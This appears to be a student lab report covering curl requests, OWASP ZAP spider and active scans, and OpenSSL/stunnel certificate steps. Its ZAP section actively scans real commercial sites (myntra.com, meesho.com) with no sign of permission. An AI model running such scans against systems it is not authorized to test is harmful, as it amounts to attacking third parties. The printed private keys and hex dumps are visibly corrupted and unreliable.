e;if(4&r&&"object"==typeof e&&e._esModule) return e;var t=Object.create(null);if(a.r(t),Object.defineProperty(t,"default",{enumerable:!0,value:e}),2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,function(r){return e[r].bind(null,n)});return t},a.n=function(e){var r=e&&e._esModule?function(){return e.default}:function(){return e};return a.d(r,"a",r),a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)},a.p="https://img1.wsimg.com/parking-lander/",var i=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i);i.push=r,l=i.slice();for(var p=0;p<i.length;p++)r(i[p]);var f=l;t())};</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><script>
```

```
200420116068@kali:~$ curl -X GET workshop.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>openresty</center>
</body>
</html>
```

```
200420116068@kali:~$ curl -X GET tradingview.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>CloudFront</center>
</body>
</html>
```

```
200420116068@kali:~$ curl -X GET google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>
</BODY></HTML>
```

4. Perform curl operation on any 5 websites with POST method.

```
200420116068@kali:~$ curl -X POST gmail.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required) !! 1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url('http://www.google.com/images/errors/robot.png') 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url('http://www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png') no-repeat; margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url('http://www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png') 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url('http://www.google.com/images/branding/googleLogo/2x/googleLogo_color_150x54dp.png') no-repeat;-webkit-background-size:100% 100%}}#logod{display:inline-block;height:54px;width:150px}
  </style>
  <a href='http://www.google.com/'><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That's an error.</ins>
  <p>POST requests require a <code>Content-length</code> header. <ins>That's all we know.</ins>
```

```
200420116068@kali:~$ curl -X POST snapchat.com
<html><head>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
<title>411 Length Required</title>
</head>
<body text=#000000 bgcolor="#ffffff">
<h1>Error: Length Required</h1>
<h2>POST requests require a <code>Content-length</code> header.</h2>
<h2></h2>
</body></html>
```

```
200420116068@kali:~$ curl -X POST google.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required) !! 1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url('http://www.google.com/images/errors/robot.png') 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url('http://www.google.com/images/branding/googleLogo/1x/googleLogo_color_150x54dp.png') no-repeat; margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url('http://www.google.com/images/branding/googleLogo/2x/googleLogo_color_150x54dp.png') 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url('http://www.google.com/images/branding/googleLogo/2x/googleLogo_color_150x54dp.png') no-repeat;-webkit-background-size:100% 100%}}#logod{display:inline-block;height:54px;width:150px}
  </style>
  <a href='http://www.google.com/'><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That's an error.</ins>
  <p>POST requests require a <code>Content-length</code> header. <ins>That's all we know.</ins>
```

```
200420116068@kali:~$ curl -X POST youtube.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required) !! 1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url('http://www.google.com/images/errors/robot.png') 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url('http://www.google.com/images/branding/googleLogo/1x/googleLogo_color_150x54dp.png') no-repeat; margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url('http://www.google.com/images/branding/googleLogo/2x/googleLogo_color_150x54dp.png') 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url('http://www.google.com/images/branding/googleLogo/2x/googleLogo_color_150x54dp.png') no-repeat;-webkit-background-size:100% 100%}}#logod{display:inline-block;height:54px;width:150px}
  </style>
  <a href='http://www.google.com/'><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That's an error.</ins>
  <p>POST requests require a <code>Content-length</code> header. <ins>That's all we know.</ins>
```

```
200420116068@kali:~$ curl -X POST firewatchgame.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

- Scan at least 3 websites using Zed Attack Proxy. Perform Active Scan and Spider Scan on them and submit the screenshots.

(1)

Screenshot of OWASP ZAP 2.12.0 showing an Automated Scan in progress against http://dwa.triple5.online. The spider is active, and the progress bar shows 100% completion. The results table lists several URLs discovered, including seed pages and out-of-scope items.

Processed	Method	URI	Flags
Green	GET	http://dwa.triple5.online	Seed
Green	GET	http://dwa.triple5.online/robots.txt	Seed
Green	GET	http://dwa.triple5.online/sitemap.xml	Seed
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL2R2d2EudHJpcGxN...	Out of Scope
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL2R2d2EudHJpcGxN...	Out of Scope
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL2R2d2EudHJpcGxN...	Out of Scope

Screenshot of OWASP ZAP 2.12.0 showing an Automated Scan completed against http://dwa.triple5.online. The spider has finished, and the results table shows a large number of requests made during the scan.

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
22	11/10/22, 9:13:45 AM	11/10/22, 9:13:45 AM	GET	http://dwa.triple5.online	302	Redirect	246 ms	201 bytes	0 bytes
23	11/10/22, 9:13:45 AM	11/10/22, 9:13:46 AM	GET	http://dwa.triple5.online/sitemap.xml	302	Redirect	373 ms	219 bytes	0 bytes
24	11/10/22, 9:13:46 AM	11/10/22, 9:13:46 AM	GET	http://dwa.triple5.online/latest/meta-data/	302	Redirect	244 ms	225 bytes	0 bytes
25	11/10/22, 9:13:46 AM	11/10/22, 9:13:46 AM	GET	http://dwa.triple5.online/latest/meta-data/	302	Redirect	208 ms	225 bytes	0 bytes
26	11/10/22, 9:13:46 AM	11/10/22, 9:13:46 AM	GET	http://dwa.triple5.online/	200	OK	243 ms	346 bytes	7,081 bytes
27	11/10/22, 9:13:46 AM	11/10/22, 9:13:47 AM	GET	http://dwa.triple5.online/latest/meta-data/	302	Redirect	172 ms	225 bytes	0 bytes
28	11/10/22, 9:13:47 AM	11/10/22, 9:13:47 AM	GET	http://dwa.triple5.online/latest/meta-data/	302	Redirect	148 ms	227 bytes	0 bytes
29	11/10/22, 9:13:47 AM	11/10/22, 9:13:47 AM	GET	http://dwa.triple5.online/robots.txt/	200	OK	140 ms	246 bytes	7,116 bytes

(2)

Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode < Quick Start Request Response Requester +

Sites + Contexts Default Context Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://www.myntra.com Select...

Use traditional spider:

Use ajax spider: with Firefox Headless

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

History Search Alerts Output Spider Active Scan +

New Scan Progress: 1: http://www.myntra.com 100% Current Scans: 0 Num Requests: 113 New Alerts: 34 Export

Sent Messages Filtered Messages

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
275	11/10/22, 9:16:19 AM	11/10/22, 9:16:19 AM	GET	http://www.myntra.com	200	OK	48 ms	346 bytes	7,077 bytes
276	11/10/22, 9:16:19 AM	11/10/22, 9:16:19 AM	GET	http://www.myntra.com/robots.txt	200	OK	54 ms	346 bytes	7,099 bytes
278	11/10/22, 9:16:19 AM	11/10/22, 9:16:19 AM	GET	http://www.myntra.com	200	OK	60 ms	346 bytes	7,077 bytes
279	11/10/22, 9:16:19 AM	11/10/22, 9:16:19 AM	GET	http://www.myntra.com/robots.txt	200	OK	53 ms	346 bytes	7,099 bytes
281	11/10/22, 9:16:19 AM	11/10/22, 9:16:19 AM	GET	http://www.myntra.com/sitemap.xml	200	OK	57 ms	346 bytes	7,097 bytes
283	11/10/22, 9:16:20 AM	11/10/22, 9:16:22 AM	GET	http://www.myntra.com/sitemap.xml	200	OK	2.27 s	346 bytes	7,097 bytes
285	11/10/22, 9:16:22 AM	11/10/22, 9:16:22 AM	GET	http://www.myntra.com/sitemap.xml	200	OK	142 ms	346 bytes	7,097 bytes
287	11/10/22, 9:16:22 AM	11/10/22, 9:16:22 AM	GET	http://www.myntra.com/sitemap.xml	200	OK	82 ms	346 bytes	7,097 bytes

Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode < Quick Start Request Response Requester +

Sites + Contexts Default Context Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://www.myntra.com Select...

Use traditional spider:

Use ajax spider: with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

History Search Alerts Output Spider Active Scan +

New Scan Progress: 1: http://www.myntra.com 7% Current Scans: 1 Num Requests: 5 New Alerts: 0 Export

Sent Messages Filtered Messages

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
161	11/10/22, 9:16:06 AM	11/10/22, 9:16:06 AM	GET	http://www.myntra.com/4588858929260325956	200	OK	134 ms	346 bytes	7,123 bytes
162	11/10/22, 9:16:06 AM	11/10/22, 9:16:06 AM	GET	http://www.myntra.com/8230766798322597354	200	OK	67 ms	346 bytes	7,123 bytes
164	11/10/22, 9:16:07 AM	11/10/22, 9:16:07 AM	GET	http://www.myntra.com/WEB-INF/web.xml	302	Redirect	45 ms	221 bytes	0 bytes
165	11/10/22, 9:16:07 AM	11/10/22, 9:16:07 AM	GET	http://www.myntra.com/WEB-INF/applicationContext...	302	Redirect	39 ms	241 bytes	0 bytes

Alerts 0 4 2 2 Main Proxy: localhost:8080 Current Scans 0 0 1 0 0 0 0 0 0

(3)

Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Contexts Default Context

Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://www.meesho.com Select...

Use traditional spider:

Use ajax spider: with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

History Search Alerts Output Spider Active Scan +

New Scan Progress: 2: http://www.meesho.com 91% Current Scans: 1 Num Requests: 76 New Alerts: 4 Export

Sent Messages Filtered Messages

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
419	11/10/22, 9:22:21 AM	11/10/22, 9:22:21 AM	GET	http://www.meesho.com	200	OK	201 ms	340 bytes	1,450 bytes
421	11/10/22, 9:22:22 AM	11/10/22, 9:22:22 AM	GET	http://www.meesho.com/robots.txt	200	OK	263 ms	346 bytes	1,850 bytes
423	11/10/22, 9:22:22 AM	11/10/22, 9:22:22 AM	GET	http://www.meesho.com	200	OK	337 ms	346 bytes	1,840 bytes
425	11/10/22, 9:22:22 AM	11/10/22, 9:22:22 AM	GET	http://www.meesho.com/robots.txt	200	OK	280 ms	346 bytes	1,850 bytes
427	11/10/22, 9:22:22 AM	11/10/22, 9:22:22 AM	GET	http://www.meesho.com	200	OK	216 ms	346 bytes	7,077 bytes
428	11/10/22, 9:22:23 AM	11/10/22, 9:22:23 AM	GET	http://www.meesho.com/robots.txt	200	OK	100 ms	346 bytes	7,099 bytes
430	11/10/22, 9:22:23 AM	11/10/22, 9:22:23 AM	GET	http://www.meesho.com	200	OK	152 ms	346 bytes	7,077 bytes
431	11/10/22, 9:22:23 AM	11/10/22, 9:22:23 AM	GET	http://www.meesho.com/robots.txt	200	OK	291 ms	346 bytes	7,099 bytes

Alerts 0 4 2 2 Main Proxy: localhost:8080 Current Scans 0 0 0 3 1 0 0 0 0 0 0 0 0 0

Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Contexts Default Context

Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://www.meesho.com Select...

Use traditional spider:

Use ajax spider: with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

History Search Alerts Output Spider Active Scan +

New Scan Progress: 2: http://www.meesho.com 100% Current Scans: 0 URLs Found: 6 Nodes Added: 2 Export

URLs Added Nodes Messages

Processed	Method	URI	Flags
Green	GET	http://www.meesho.com	Seed
Green	GET	http://www.meesho.com/robots.txt	Seed
Green	GET	http://www.meesho.com/sitemap.xml	Seed
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=ahR0cDovL3d3dy5IZWVzaG8uY...	Out of Scope
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=ahR0cDovL3d3dy5IZWVzaG8uY...	Out of Scope
Red	GET	http://192.168.0.7:4080/nonauth/login.php?dest=ahR0cDovL3d3dy5IZWVzaG8uY...	Out of Scope

Alerts 0 4 2 2 Main Proxy: localhost:8080 Current Scans 0 0 0 3 1 0 0 0 0 0 0 0 0 0

2. Demonstrate the working of OpenSSL and Stunnel.

Step-1 To Check version of OpenSSL & To create RSA Private Key
It will generate the RSA key file with the name of private key.

```
200420116068@kali:~$ openssl version
OpenSSL 1.1.1n  15 Mar 2022
200420116068@kali:~$ openssl genrsa -out private.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
e is 65537 (0x010001)
200420116068@kali:~$ cat private.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAuREPqIzCmmn8dhSuxQMC+kG+hduxfCSLquICFBcwtkDAVvm
2er4HUhLS/kCKowX6wxu/BbELJY7Noy24ngGAZbcnsf3Vrr6IrudR4NeWMl1E
r0f1pyrk6T29t6TEBEw0n1zQW0o0n1jYrPvrhPZFmlCbk0dP3SJkax0qvdtok
w24VCDvgpvj17UGDGesKgByFuDDs+EWDcGYpD7HrcBqBaaLhCaDfPMytueh19Ai
+bawOLyZ+kjxIM6xfodut4SPbVry8epkWRXmlVfgVgJDVvz+y0RBcfvhk5uT1jFN
0bhQF7tgWjkl7qfOn9azg+d1u0nHS2GrQQ1DAQABaoIBAHgBUTcJt7MraU0
Em2PTVR30fdgNIu0SaQKsp38zVrfY2ota5YduUwobMPJRxo1rgrPFipzqJG9Ls
lw13R142yHnccMw10f3l0HOH0iAw7pL19X3CT1/9rxX7DEeGPVycCz/f+Ine2z+5
TIphBeINDX6S967X2mNoBuCSDFdk1vq9ftgpVgON0seyXHtJEUXotXnDFzY3g
mZiqgf0Nv/E8gmhve8y6uoD4J4kVhaxhMm0i8kvUfW6s7zcOzuCneVt518/Lf11
KpSwjFBStAq8Wce0rKxVf2MwZxaix0tt8Y3VuCuqidYr4717whHa0a85q4MarZB
tnxGtMUCgYEAt7gtWqisX4E1u1s1nTjVVi0tKii0Rfp4R1aG/xyhbb2xj02TR3A
YJ4mgwsqTqfYs793bG0H4D0ceInrjPzup94yGRRxF3dE8inioU/0Zgl07MneAa
ty83GmBDtCZA4xMr0FzsJM9gwHW8At1p3KdxHGo/un7ZNTdLL/XGq+VccgYEAxwA3
7L6ijCfdim=FOzisNW8L06Vd68cWtPryWardhpIdmX7vFfLytn/y/a18036nCn
ylqut1Av+6bc8B/jW4bkamrx11Mvv9XquhYE/p0pRrImjqCEGNhuazextv54qR63e
05tlNSV1YbfFeeM1kt51w8pI+Chj1JfkLsSLZycCgyA1vROM1Pvz5Cc2Y9GsmjC
ch10NhIjFcqamfi8tqnghxiguc3ELOjADZPuI3giVKMggEPyZT0fpRHlypuGDwr5k
SxPd9U7QjXuXkahMaoPnlyrZ9m0r/Sgq1qd16hB+u+AM10a9vzTcv0ammWgZfPc
P+00mBtGacrD11ljVu7dMwK8BbfosvGg03tvduCbWo4kp8RgBjyrHSokoeD386
lJ9dfJmzV0vLT4EV/AHUEtaZtZyCdTYJ9dvAAEEWhXqd3HbwFkAO/JAy92ATFX0q
gx1IuZJGzFeI6BshDZM918LYnlsdwWC2oLd5nmv0dqpIeInaMlzuiircGihkrIij
dd1JAoGAYGmWEERYABmWjhLLRBBy6N9naUGLz0C1bGanSmYIYUZJgsqlFKhMest9T
grVmLL0mt765u8Mhy2Xp41P/hgxX12axsbgzq1WBgjTpMMGaIRqSOpyPI1L+s8
wvSDZB6De11dkz28SkFoddyz0g2WKz14HP31aA6js1g3WlpPtgm=
-----END RSA PRIVATE KEY-----
```

Step-2 Create new Private key and CSR

It will ask for the details like country code, state and locality name, Organization name, your name, email address, etc. And after entering all the details it will generate 2 files one with the CSR extension and the other with key extension representing CSR and private key respectively.

```
200420116068@kali:~$ openssl req -nodes -newkey rsa:2048 -keyout custom.key -out custom.csr
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'custom.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Gujarat
Locality Name (eg, city) []:Surat
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ABC Pvt Ltd
Organizational Unit Name (eg, section) []:Head-Office
Common Name (e.g. server FQDN or YOUR name) []:Disha
Email Address []:abc@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Disha011
An optional company name []:XYZ Pvt Ltd
200420116068@kali:~$
```

Step-3 Create new Private key and Self signed certificate

It will ask for details like country code, state and locality name, Organization name, your name, email address, etc. And after entering all the details it will generate two files, one with the PEM extension and the other with a key extension representing Self Signed Certificate and private key respectively. In the example, have set validity to 730 days but in case if don't mention this then it will take the value of one month by default. Can change the algorithm of encryption at convenience. In this example, have used the SHA512 algorithm

```
200420116068@kali:~$ openssl req -x509 -sha512 -nodes -days 730 -newkey rsa:2048 -keyout custom.key -out custom.pem
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'custom.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Gujarat
Locality Name (eg, city) []:Surat
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ABC Pvt Ltd
Organizational Unit Name (eg, section) []:Head-Office
Common Name (e.g. server FQDN or YOUR name) []:Disha
Email Address []:abc@gmail.com
200420116068@kali:~$ ls
custom.csr custom.key custom.pem private.key
200420116068@kali:~$
```

Step-4 Verifying a CSR file

It will display the details entered at the time of creating the CSR file which could be used to verify that the correct CSR file is sent to the correct receiver.

```
200420116068@kali:~$ openssl req -noout -text -in custom.csr
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Gujarat, L = Surat, O = ABC Pvt Ltd, OU = Head-Office, CN = Disha, emailAddress = abc@gmail.com
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public-Key: (2048 bit)
        Modulus:
            00:11:03:43:4d:a1:b6:d0:1d:ad:d8:0d:68:57:bd:
            9d:2e:4c:c5:d0:8c:85:4f:f0:03:46:c7:c6:84:ce:
            f3:95:ee:14:f6:78:0c:72:c6:05:95:93:19:66:9d:
            96:77:17:ae:b4:6b:8b:bb:ac:05:ee:9c:bf:d1:8e:
            28:43:80:97:01:2c:d1:e4:e5:0c:44:ef:3a:9d:18:
            6c:8d:ad:3d:a7:2d:72:08:37:9e:a2:69:7b:2c:6a:
            ef:77:6e:8a:5f:f6:17:52:c8:59:99:47:70:f0:64:
            bd:8b:a2:9b:c7:87:a0:e1:1e:2d:e9:e9:f1:62:fa:
            11:11:c5:d3:13:0f:bd:bd:f7:d3:11:f9:ee:ea:cb:
            4e:b0:2e:81:13:58:4b:a1:df:d1:e9:be:47:24:fd:
            6d:ce:71:de:2b:9e:8f:d6:68:d3:42:99:6e:ec:41:
            58:3a:19:ad:44:77:15:7b:3b:c7:a6:83:95:d4:88:c0:
            4e:60:58:79:80:6e:4b:92:88:6c:81:e2:4fa:f5:51:
            75:6a:bb:2f:17:00:13:be:b6:58:f1:d4:04:c5:8a:
            e7:e5:aa:b4:99:9f:df:32:1a:c:be:a0:15:33:07:
            c1:c9:5e:ee:05:85:92:85:d9:bf:f6:d5:c8:82:66:bd:
            ee:73:73:di:15:a2:69:43:60:db:b8:3d:ae:3a:86:
            12:e9
        Exponent: 65537 (0x10001)
Attributes:
    challengePassword :Disha011
    unstructuredName :XYZ Pvt Ltd
Signature Algorithm: sha256WithRSAEncryption
57:8e:d4:31:c6:8f:54:2d:93:31:b2:e9:a3:64:a8:aa:9a:55:
c0:6d:29:c0:74:d2:dd:bd:b3:44:1e:5a:28:c8:30:b7:6d:de:2e:
be:06:28:3f:d1:32:46:6f:c4:49:b5:50:c5:5f:23:58:29:f3:
df:id:71:e3:92:9d:9c:da:86:6a:d3:78:f7:2d:76:4b:d3:76:
96:bc:00:a1:7e:4c:cfc2:e6:5e:64:c5:c5:3d:8d:ce:03:18:
31:64:dd:e1:eb:d6:4c:e8:c3:8b:9d:4e:9c:40:70:89:e5:be:
10:a8:45:1d:49:f2:6a:72:fe:52:aa:94:cfc6:e6:50:2e:f5:45:
fe:bd:17:9b:68:02:66:0f:0d:40:f6:25:bb:63:42:01:a1:45:
7f:d0:95:6d:b8:43:ff:eb:8f:af:60:dce:a1:19:1d:ef:38:d3:
4e:10:a4:6d:47:5d:2d:d2:a3:80:4c:53:56:5c:b6:f2:d8:4d:
b6:fb:f4:e4:38:80:68:46:ac:df:e2:c0:96:7c:b7:94:83:25:
70:ac:c4:a4:91:07:ee:71:d6:73:80:9c:25:a1:a9:91:29:1e:
07:2f:3f:5a:17:c3:84:11:b2:5a:61:f1:d3:8e:db:bd:64:e8:
85:27:65:bf:93:ad:a4:f6:86:e3:13:f1:b1:ac:51:f5:bc:a1:
e0:87:63:d1
```

Step-5 Verifying a Private key file

It will verify and check the RSA key and if it is OK then It will display the result.

```
200420116068@kali:~$ openssl rsa -in private.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuREPqIzCmmnn8dhSux0MC+kG+hduxfCSLquICFBcwtkDAVvm
2e44hULS/kCKqrwX6wxu/BbELJY7Noy24nqGAZBzCnSf3Vrr6IruDR4NeWMlilE
r0fIpyrkGT29t0IFBEw00n1zQWQo0WnLjYrPwrhPZFTmLcbkqdP3SJkaxQqvDtnk
w24VCdgpvj17UGDGeskGByFuTd5s+EWDcGYPd7HrcBgBa1hCa0fPMysuehi9ai
+baw0lyz+kj xiM6xfodut4SPbVRy8epkWRxMlvFvgJ0Vvz+tyQRbcFvhk5uT1jFN
0bhQF7tgwjkLL7dFn9azg+dliUHS2GZr9QIDAQABoIBAHbUTcJt7Mra1u0
Em2PTVR30fdgNIu0SacokSp3bzVrFY20taSYduJwobMPJRx0l6rPFipZqjG9LS
lWh3R142yhnccMwh110f3loQH0iAw7PL19X3CTi/9Rxx7DEeGPvyPcZ/f+1ne2Z+5
T1phBeINZCX6S96r7X2mNobUCSDVdk1vg9ftgpVq0N06seyXhtJEUX0tXnDFzy3g
mzjgfb0Nv/E8qmhyeby6uoD4kvhaxhMm0.8VkuWf6s7zc0zuCneT5i8/lf11
KpSwi fBSIAq8Ce0rRxVf2mZxAx0t8y3VuCqu1DYr4717hla0a85q4MarZB
tnx7MUGjYE7gtwqisX4E1u8IsTnjtvVi0tki10RFp+R1aG/xyHhb2xjz2TR3A
Y34mgwsqT0vfy's793b60h4D0cElnJpzU3p94ygRxrF3dE8tniou/ZG107MneAa
ty03GmBDtCZA4xMF0FzsJM9gWf8AtL3KDxHgoim7ZNTdLL/Xcq+VcCgYEAxwa3
7L0ijCfdim+FOZisgNw8Lo6vd68cVtPryWrardHIdmx7VfLyN/y/a18036Cn
yhq1Av+6bc8B/jW4Bkamrxt1TMwv9XquhYE/p0RrImJqcEGNhuaZxetv54qR63e
05tlNSv1YBFEEAMIKt51w8pI+ChJ1JfkLsSLzycCgYA1vR0MiPvz5Cc2YH9GSmjC
ch10nh1Fcgamfl8tqngxh1guc3ElQJADZPuI3gtvKhlqeYpZTOfpRHypuGdw5k
SxDp0UTjQXUxkahNaOpNlyrZ9mr0/Sgg1qdI6hB+u+AMiOA9vzTcvAmmDWgZFpc
P+00TbGAcrd11ljVuTdMKBgBbfosvGg03ytvdwEbWo4kp0RgBjyrHSok0eD386
lJ9dfJmzV0vLT4Ev/AHUEiaZIyCd1Y39DvAAEWhXgd3BwfkaQ/JAy2ATFXOq
gx1IuZJGzFeC16BshDZM9l8LYnLsdwWC2oLdnmv0dgpTeBnaMlz1crgihkr1jj
dd1JAoGAYGMwEREYABmWjhLLRBy6N9naUGLz9C1bGanSmYIYZJgsqLFKhMast9T
grVm1Lv0mt765u8My2Xp41P/hgxX12axsbzgClwBqjTpMMGaiRq50ppyI1L+s9
vvvSDZB6De1dkZz8Skf-dodyz0g2WKZ14HP31aA6js1g3WlpPtgM
-----END RSA PRIVATE KEY-----
200420116068@kali:~$
```

Step-6 Verifying the Certificate Signer Authority

It will display the details you entered at the time of creating the PEM file which could be used to verify that the correct PEM file is sent to the correct receiver.

```
200420116068@kali:~$ openssl x509 -in custom.pem -noout -issuer -issuer_hash
issuer=C = IN, ST = Gujarat, L = Surat, O = ABC Pvt Ltd, OU = Head-Office, CN = Disha, emailAddress = abc@gmail.com
cc763af3
200420116068@kali:~$
```

Step-7

Checking Hash value of Certificate

It will display the hash value of the PEM certificate file.

```
200420116068@kali:~$ openssl x509 -noout -hash -in custom.pem
cc763af3
200420116068@kali:~$
```

Step-8 Converting PEM to DER format

It will change the extension of the certificate from .pem to .der and will create a new file with .der extension.

```
200420116068@kali:~$ ls  
custom.csr custom.key custom.pem private.key  
200420116068@kali:~$
```

Step-9 Checking PEM file certificate expiry date

It will display the valid from and valid up to date of the certificate.

```
200420116068@kali:~$ openssl x509 -noout -in custom.pem -dates  
notBefore=Nov 18 05:53:02 2022 GMT  
notAfter=Nov 17 05:53:02 2024 GMT  
200420116068@kali:~$
```

Generate the Stunnel Certificate and Private Key (PEM):-

```
200420116068@kali:~$ sudo stunnel3 -p stunnel.pem -f -d 443 -r cs.triple.in:80
[sudo] password for 200420116068:
[ ] Initializing inetd mode configuration
[ ] Clients allowed=500
[.] stunnel 5.63 on x86_64-pc-linux-gnu platform
[.] Compiled/running with OpenSSL 1.1.1n 15 Mar 2022
[.] Threading:PTHREAD Sockets:POLLO,IPv6,SYSTEMD TLS:ENGINE,OCSP,PSK,SNI Auth:LIBWRAP
[.] errno: (*_errno_location ())
[ ] Initializing inetd mode configuration
[.] Reading configuration from descriptor 3
[.] UTF-8 byte order mark not detected
[.] FIPS mode disabled
[ ] Compression enabled: 0 methods
[ ] No PRNG seeding was required
[ ] Initializing service [stunnel3]
[!] Error resolving "cs.triple.in": Neither nodename nor servname known (EAI_NODNAME)
[ ] Cannot resolve connect target - delaying DNS lookup
[ ] stunnel default security level set: 2
[ ] Ciphers: HIGH:!aNULL:!SSLv2:!DH:!kDHEPSK
[ ] TLSv1.3 ciphersuites: TLS_AES_256_GCM_SHA384:TLS_AES_128_GCM_SHA256:TLS_CHACHA20_POLY1305_SHA256
[ ] TLS options: 0x2100004 (+0x0, -0x0)
[ ] Session resumption enabled
[ ] Loading certificate from file: stunnel.pem
[ ] Certificate loaded from file: stunnel.pem
[ ] Loading private key from file: stunnel.pem
[ ] Private key loaded from file: stunnel.pem
[ ] Private key check succeeded
